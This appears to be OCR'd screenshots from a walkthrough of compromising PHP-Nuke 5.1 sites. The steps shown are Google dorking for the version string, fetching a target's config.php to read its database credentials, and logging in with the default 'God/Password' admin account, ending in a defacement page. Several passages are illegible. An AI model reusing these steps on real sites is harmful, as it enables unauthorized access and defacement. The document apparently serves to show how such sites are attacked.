
English

Operating System

Windows:	87.5 % (7)
Linux:	12.5 % (1)
Mac/PPC:	0 % (0)
FreeBSD:	0 % (0)
SunOS:	0 % (0)
IRIX:	0 % (0)
BeOS:	0 % (0)
OS/2:	0 % (0)
AIX:	0 % (0)
Unknown:	0 % (0)

Miscelaneous Stats

Registered Users:	1
Active Authors:	1
Stories Published:	1
Active Topics:	28
Comments Posted:	1
Special Sections:	0
Articles in Sections:	0
Links in Web Links:	0
Categories in Links:	0
News Waiting to be Published:	0
PHP-Nuke Version:	5.2



Address: http://www.google.com/search?q=%22PHP-Nuke+Version%3A+5.1%22&btnG=Google+Search

Search box: "PHP-Nuke Version: 5.1"

Tip: In most browsers you can just hit the return key instead of clicking on the search button.

Searched the web for **"PHP-Nuke Version: 5.1"**. Results **1** - **10** of about **52**. Search took **0.11** seconds.


[illegible]
... PHP-Nuke News: PHP-Nuke Version [illegible] released [illegible] ...
[illegible] ...
[illegible] - Cached - Similar pages

[illegible]
... Links in Web Links. 2. Categories in Links. 7. News
Waiting to be Published. 0. PHP-Nuke Version: 5.1. ...
[illegible] - Cached - Similar pages

[illegible]
... Links in Web Links. [illegible] Categories in Links. 0. News
Waiting to be Published. 0. PHP-Nuke Version: 5.1. ...
[illegible] .php - [illegible] - Cached - Similar pages


[illegible]
... Links in Web Links. 7. Categories in Links. [illegible] News
Waiting to be Published. 0. PHP-Nuke Version: 5.1. ...
[illegible] .php - [illegible] - Cached - Similar pages

[illegible]
... Links in Web Links. [illegible] Categories in Links. [illegible] News
Waiting to be Published. 0. PHP-Nuke Version: 5.1. ...
[illegible] .php - [illegible] - Cached - Similar pages


http://delius/www.target-server.com/images/hacked.txt - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Links
Customize Links
Free Hotmail
Windows Media
Windows
Address
http://delius/www.target-server.com/images/hacked.txt
Go
Done
Local intranet

```
<?php

######################################################################
# PHP-NUKE: Web Portal System
# ===========================
#
# Copyright (c) 2000 by Francisco Burzi (fbc@mandrakesoft.com)
# http://phpnuke.org
#
# This module is to configure the main options for your site
#
# This program is free software. You can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License.
######################################################################

######################################################################
# Database & System Config
#
# dbhost:   MySQL Database Hostname
# dbuname:  MySQL Username
                                                          ############

                                                          *************/
                                                          nge all     */
                                                           launch     */
                                                          .php        */
/*                                                                    */
/* At the prompt use the following ID to login (case sensitive):      */
/*                                                                    */
/* AdminID: God                                                       */
/* Password: Password                                                 */
/*                                                                    */
/* Be sure to change inmediately the God login & password clicking    */
/* on Edit Admin in the Admin menu. After that, click on Preferences */
/* to configure your new site. In that menu you can change all you    */
/* need to change.                                                    */
/*                                                                    */
/* Remember to chmod 666 this file in order to let the system write   */
```

```
$dbhost = "localhost";
$dbuname = "phpdb-admin";
$dbpass = "my-password";
$dbname = "nuke";
$system = 0;
$prefix = nuke;
```



KMySQLAdmin – not connected – kmysqladmin

KMySQL – TableView

Database: Nuke

Table: nuke_authors


Sort by: aid

Select Data: aid, name, url, email, pwd, counter

Limit Offs: 0

Limit Cou: 0

name	pwd
God	Password



Killing Terrorism and money sources of terror - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Links Customize Links Free Hotmail Windows Media Windows
Address http://www.target-server.com/
Go
Killing Terrorism
YIHAT
